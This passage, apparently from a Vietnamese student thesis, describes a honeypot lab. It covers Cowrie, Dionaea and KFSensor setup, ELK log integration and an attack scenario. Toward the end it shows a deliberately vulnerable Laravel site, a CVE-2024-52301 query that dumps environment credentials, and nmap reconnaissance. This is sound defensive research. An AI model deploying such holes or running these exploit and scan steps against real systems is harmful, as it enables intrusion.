
Kfsensor được cài đặt làm công cụ honeypot chính, với các dịch vụ giả lập được thiết kế để thu hút các cuộc tấn công. Thành phần phụ trợ npcap (phiên bản 1.77) cũng cần được cài đặt để hỗ trợ việc ghi nhận và phân tích các gói tin mạng.




Hình 3.16: Cấu hình kfsensor (bước 1)



Hình 3.17: Cấu hình kfsensor (bước 2)



Hình 3.18: Cấu hình kfsensor (bước 3)




Hình 3.19: Cấu hình kfsensor (bước 4)

3.2.6. Tích hợp log từ honeypot vào hệ thống ELK Stack


Sau khi cài đặt và cấu hình các thành phần của dịch vụ ELK thì cần kích hoạt các dịch vụ với lệnh:

```
systemctl enable elasticsearch logstash kibana filebeat
systemctl start elasticsearch logstash kibana filebeat
```



Hình 3.20: ELK Dashboard

ELK (Elasticsearch, Logstash, Kibana) nhận và xử lý dữ liệu dưới dạng JSON format.



The screenshot shows a code editor window with a dark theme. The title bar says '{} cowrie.json 1 X'. Below it, the path 'cowrie > cowrie > {} cowrie.json > ...' is displayed. The main area contains JSON log entries numbered 330 to 366. Each entry consists of a timestamp, source IP, session ID, event ID, input command, message, and sensor ID.

```

330  }
331  {
332    "eventid": "cowrie.command.input",
333    "input": "pw",
334    "message": "CMD: pw",
335    "sensor": "d44ee5f74f9c",
336    "timestamp": "2024-11-25T03:26:29.262144Z",
337    "src_ip": "192.168.247.133",
338    "session": "0608346f16f6"
339  }
340  {
341    "eventid": "cowrie.command.failed",
342    "input": "pw",
343    "message": "Command not found: pw",
344    "sensor": "d44ee5f74f9c",
345    "timestamp": "2024-11-25T03:26:29.276262Z",
346    "src_ip": "192.168.247.133",
347    "session": "0608346f16f6"
348  }
349  {
350    "eventid": "cowrie.command.input",
351    "input": "ls",
352    "message": "CMD: ls",
353    "sensor": "d44ee5f74f9c",
354    "timestamp": "2024-11-25T03:26:29.975657Z",
355    "src_ip": "192.168.247.133",
356    "session": "0608346f16f6"
357  }
358  {
359    "eventid": "cowrie.command.input",
360    "input": "python",
361    "message": "CMD: python",
362    "sensor": "d44ee5f74f9c",
363    "timestamp": "2024-11-25T03:26:33.239753Z",
364    "src_ip": "192.168.247.133",
365    "session": "0608346f16f6"
366  }

```

Hình 3.21: Cowrie json logs

```
dionaea.json.2024-11-25 x Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\nggia-luong> ssh -p 2222 root@192.168.247.147
The authenticity of host '[192.168.247.147]:2222' can't be established.
ED25519 key fingerprint is SHA256:9m0ixK5XUldj2XeHQ1wTkoA8IdPdxj5cq5PdmldWd8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.247.147]:2222' (ED25519) to the list of known hosts.
root@192.168.247.147's password:
root@svr04:~# pwd
/root
root@svr04:~# echo hello
hello
root@svr04:~# echo "Hello" > test.txt
-bash: syntax error: unexpected end of file
root@svr04:~# echo "Hello" > test.txt
root@svr04:~# PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 1 bash cowrie Logs: cowrie
2024-11-25T07:56:41+0000 [HoneyPotSSHTransport_0,192.168.247.1] login attempt [b'root'/b'asdasd'] succeeded
2024-11-25T07:56:41+0000 [HoneyPotSSHTransport_0,192.168.247.1] Initialized emulated server as architecture: linux-x64-lsb
2024-11-25T07:56:41+0000 [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' authenticated with b'password'
2024-11-25T07:56:41+0000 [cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-connection'
2024-11-25T07:56:41+0000 [cowrie.ssh.connection.CowrieSSHConnection#debug] got channel b'session' request
2024-11-25T07:56:41+0000 [cowrie.ssh.session.HoneyPotSSHSession#info] channel open
2024-11-25T07:56:41+0000 [cowrie.ssh.connection.CowrieSSHConnection#debug] got global b'no-more-sessions@openssh.com' request
2024-11-25T07:56:41+0000 [twisted.conch.ssh.session#info] Handling pty request: b'xterm-256color' (50, 120, 640, 480)
2024-11-25T07:56:41+0000 [SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport_0,192.168.247.1] Terminal Size: 120 50
2024-11-25T07:56:41+0000 [twisted.conch.ssh.session#info] Getting shell
2024-11-25T07:56:43+0000 [HoneyPotSSHTransport_0,192.168.247.1] CMD: pwd
2024-11-25T07:56:43+0000 [HoneyPotSSHTransport_0,192.168.247.1] Command found: pwd
2024-11-25T07:56:46+0000 [HoneyPotSSHTransport_0,192.168.247.1] CMD: echo hello
2024-11-25T07:56:46+0000 [HoneyPotSSHTransport_0,192.168.247.1] Command found: echo hello
2024-11-25T07:56:57+0000 [HoneyPotSSHTransport_0,192.168.247.1] CMD: echo "Hello" > test.txt"
2024-11-25T07:56:57+0000 [HoneyPotSSHTransport_0,192.168.247.1] exception: No closing quotation
2024-11-25T07:57:00+0000 [HoneyPotSSHTransport_0,192.168.247.1] CMD: echo "Hello" > test.txt
2024-11-25T07:57:00+0000 [HoneyPotSSHTransport_0,192.168.247.1] Command found: echo hello > test.txt
```

Hình 3.22: Dionaea json logs

Sau đó, những logs này được chuyển đến Filebeat, công cụ chịu trách nhiệm chuyển tiếp dữ liệu một cách đáng tin cậy lên Elasticsearch. Khi dữ liệu đã có trong Elasticsearch, chúng ta có thể sử dụng Kibana để trực quan hóa thông tin một cách sinh động, hiển thị trên các dashboard tùy chỉnh, cung cấp cái nhìn sâu sắc về các hành vi tấn công và lỗ hổng bảo mật.

The screenshot shows the Kibana Management interface for the 'cowrie-logstash-*' index pattern. The left sidebar includes sections for Index Lifecycle Policies, Snapshot and Restore, Rollup Jobs, Transforms, Remote Clusters, Alerts and Insights, Kibana, Stack, and License Management. The main content area displays the field configuration for 'cowrie-logstash-*'. A table lists 167 fields, with the first few rows shown below:

| Name | Type | Format | Searchable | Aggregatable | Excluded |
|--------------------|---------|--------|------------|--------------|--------------------------|
| @timestamp | date | | ● | ● | <input type="checkbox"/> |
| @version | keyword | | ● | ● | <input type="checkbox"/> |
| _id | _id | | ● | ● | <input type="checkbox"/> |
| _index | _index | | ● | ● | <input type="checkbox"/> |
| _score | | | | | <input type="checkbox"/> |
| _source | _source | | | | <input type="checkbox"/> |
| _type | _type | | ● | ● | <input type="checkbox"/> |
| agent.ephemeral_id | text | | ● | | <input type="checkbox"/> |

Hình 3.23: Cowrie dashboard

The screenshot shows the Kibana Management interface for the 'dionaea-*' index pattern. The left sidebar includes sections for Index Lifecycle Policies, Snapshot and Restore, Rollup Jobs, Transforms, Remote Clusters, Alerts and Insights, Kibana, Stack, and License Management. The main content area displays the field configuration for 'dionaea-*'. A table lists 165 fields, with the first few rows shown below:

| Name | Type | Format | Searchable | Aggregatable | Excluded |
|------------------|---------|--------|------------|--------------|--------------------------|
| @timestamp | date | | ● | ● | <input type="checkbox"/> |
| @version | text | | ● | | <input type="checkbox"/> |
| @version.keyword | keyword | | ● | ● | <input type="checkbox"/> |
| _id | _id | | ● | ● | <input type="checkbox"/> |
| _index | _index | | ● | ● | <input type="checkbox"/> |
| _score | | | | | <input type="checkbox"/> |
| _source | _source | | | | <input type="checkbox"/> |
| _type | | | ● | ● | <input type="checkbox"/> |

Hình 3.24: Dionaea dashboard

CHƯƠNG 4. THỰC NGHIỆM VÀ ĐÁNH GIÁ

Ở chương này chúng tôi tiến tạo môi trường, cài đặt và đưa ra các tiêu chí đánh giá về mức độ hiệu quả của mô hình.

4.1. Môi trường thực nghiệm

4.1.1. Tài nguyên

- Máy ảo windows 10 19045.2006.220908-0225.22h2

- RAM: 4GB
- HHD: 60GB

- Máy ảo kali-linux-2024.3

- RAM: 4GB
- HHD: 80GB

- Máy ảo windows 10 19045.2006.220908-0225.22h2

- RAM: 4GB
- HHD: 60GB

- Máy ảo ubuntu-20.04.6-live-server

- RAM: 4GB
- HHD: 4GB

- Môi trường phát triển

- Trình soạn thảo: Visual Studio Code.
- Ngôn ngữ lập trình: Python, PHP, Bash.

4.2. Kịch bản tấn công

4.2.1. Kịch bản thu hút attacker vào honeypot Cowrie

Thiết lập hệ thống honeypot Cowrie với filesystem mô phỏng

Hệ thống honeypot Cowrie được cấu hình để mô phỏng một môi trường tương tác nhằm thu hút sự chú ý của attacker. Đầu tiên, một filesystem giả lập được tạo ra với mục tiêu cung cấp một không gian tương tác giả định. Quá trình này bao gồm:

- Một folder được thiết lập với username trùng với username của Cowrie nhằm tạo cảm giác thực tế cho attacker.

```
nghia@nghia-pot:~/home$ sudo mkdir phil
[sudo] password for nghia:
nghia@nghia-pot:~/home$ ls
nghia  phil
nghia@nghia-pot:~/home$
```

Hình 4.1: Tạo cấu trúc thư mục giả

- Các file muốn kẻ tấn công nhìn thấy được thêm vào hệ thống.

```
nghia@nghia-pot:~/home$ sudo cp -r /home/nghia/honeypot/laravel-project /home/phil/
nghia@nghia-pot:~/home$ ls ./phil/
laravel-project
nghia@nghia-pot:~/home$
```

Hình 4.2: Lựa chọn file hiển thị

- Đây là công cụ tích hợp của Cowrie, cho phép tạo file fs.pickle, chứa metadata liên quan đến các file như tên, quyền truy cập, chủ sở hữu, kích thước, loại file, và các thư mục liên quan. Song song đó, folder honeyfs được sử dụng để lưu trữ dữ liệu thật của các file được giả lập.

```
nghia@nghia-pot:~$ sudo su - cowrie
cowrie@nghia-pot:~$ ls
cowrie
cowrie@nghia-pot:~$ cd cowrie/
cowrie@nghia-pot:~/cowrie$ source cowrie-env/bin/activate
(cowrie-env) cowrie@nghia-pot:~/cowrie$ ls
bin           CONTRIBUTING.rst  docker   etc      INSTALL.rst  Makefile    pyproject.toml  requirements-dev.txt  requirements-pool.txt  setup.cfg  src      var
CHANGELOG.rst  cowrie-env       docs     honeyfs  LICENSE.rst  MANIFEST.in  README.rst    requirements-output.txt  requirements.txt  setup.py   tox.ini
(cowrie-env) cowrie@nghia-pot:~/cowrie$ bin/createsfs -l /home/phil/laravel-project -d 10 -o fs.pickle
(cowrie-env) cowrie@nghia-pot:~/cowrie$ ls
bin           cowrie-env  etc      INSTALL.rst  MANIFEST.in  requirements-dev.txt  requirements.txt  src
CHANGELOG.rst  docker     fs.pickle LICENSE.rst  pyproject.toml  requirements-output.txt  setup.cfg   tox.ini
CONTRIBUTING.rst  docs     honeyfs  Makefile   README.rst    requirements-pool.txt  setup.py   var
(cowrie-env) cowrie@nghia-pot:~/cowrie$ 
```

Hình 4.3: Khởi tạo filesystem bằng công cụ createsfs


Dựng website có lỗ hổng để thu hút kẻ tấn công

Để thu hút các attacker, một website bị lỗi được triển khai dựa trên lỗ hổng CVE-2024-52301. Lỗ hổng này cung cấp cơ hội cho attacker khai thác và thu thập các thông tin nhạy cảm.

- Khi truy cập thông thường, website hiển thị trạng thái HTTP 404, nhằm đánh lạc hướng và khuyến khích attacker khai thác sâu hơn.

```
nghia@nghia-pot:~/honeypot/laravel-project$ sudo php artisan serve --host=0.0.0.0 --port=80
[INFO] Server running on [http://0.0.0.0:80].
Press Ctrl+C to stop the server
-
```

Hình 4.4: Khởi chạy trang web



Hình 4.5: Hiển thị thông tin lỗi

- Nếu attacker tận dụng CVE-2024-52301, họ có thể trích xuất các thông tin quan trọng như credential SSH dùng để kết nối vào hệ thống Cowrie.

The screenshot shows a web browser displaying a PHP info dump. The address bar shows 'PHP 8.0.30 - phpinfo()' and 'dacn.com/env?--env=staging'. The page content is a table listing various PHP configuration variables and their values. Key entries include APP_NAME (Laravel), APP_KEY (base64:5e5c3Wl4K4h5ET1aPpq7wFnEJ0OIQfpzUarC+EoyY=), APP_DEBUG (true), APP_URL (http://localhost), LOG_CHANNEL (stack), LOG_LEVEL (debug), DB_CONNECTION (mysql), DB_HOST (127.0.0.1), DB_PORT (3306), DB_DATABASE (laravel), DB_USERNAME (root), DB_PASSWORD (no value), SSH_USER (phil), and SSH_PASS (phil).

| Variable | Value |
|--------------------------|---|
| APP_NAME | Laravel |
| APP_KEY | base64:5e5c3Wl4K4h5ET1aPpq7wFnEJ0OIQfpzUarC+EoyY= |
| APP_DEBUG | true |
| APP_URL | http://localhost |
| LOG_CHANNEL | stack |
| LOG_DEPRECATIONS_CHANNEL | null |
| LOG_LEVEL | debug |
| DB_CONNECTION | mysql |
| DB_HOST | 127.0.0.1 |
| DB_PORT | 3306 |
| DB_DATABASE | laravel |
| DB_USERNAME | root |
| DB_PASSWORD | no value |
| SSH_USER | phil |
| SSH_PASS | phil |
| BROADCAST_DRIVER | log |
| CACHE_DRIVER | file |
| FILESYSTEM_DISK | local |
| QUEUE_CONNECTION | sync |
| SESSION_DRIVER | file |
| SESSION_LIFETIME | 120 |
| MEMCACHED_HOST | 127.0.0.1 |
| REDIS_HOST | 127.0.0.1 |
| REDIS_PASSWORD | null |
| REDIS_PORT | 6379 |
| MAIL_MAILER | smtp |
| MAIL_HOST | mailpit |
| MAIL_PORT | 1025 |


Hình 4.6: Khai thác lỗ hổng

Thực hiện reconnaissance và phát hiện cổng dịch vụ mở

Sau khi thu được thông tin credential, attacker tiếp tục thực hiện các hoạt

động reconnaissance nhằm xác định cấu hình hệ thống mục tiêu:


- Từ các dữ liệu thu thập được, attacker có thể tìm thấy IP của hệ thống mục tiêu.



```
(nghia㉿kali)-[~]
$ ping dacn.com
PING dacn.com (192.168.44.173) 56(84) bytes of data.
64 bytes from dacn.com (192.168.44.173): icmp_seq=1 ttl=64 time=0.615 ms
^C
--- dacn.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.615/0.615/0.615/0.000 ms
```

Hình 4.7: Xác định địa chỉ IP

- Attacker tiến hành quét các cổng mở và phát hiện hệ thống web hoạt động trên cổng 80, đồng thời cổng SSH của Cowrie được cấu hình tại cổng 2222.



```
$ nmap -T4 -p- -A 192.168.44.173
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-30 11:44 EST
Nmap scan report for dacn.com (192.168.44.173)
Host is up (0.00082s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    (PHP 8.0.30)
|_http-title: Laravel
|_fingerprint-strings:

```

Hình 4.8: Scan cổng dịch vụ (80)

```

|_ expires: -1
2222/tcp open ssh      OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
| ssh-hostkey:
|   2048 99:28:4d:36:02:b2:a8:e3:07:c1:5a:b6:e7:35:9b:85 (RSA)
|   256 9a:42:0e:ed:dd:72:03:a5:52:a7:da:87:3c:55:65:79 (ECDSA)
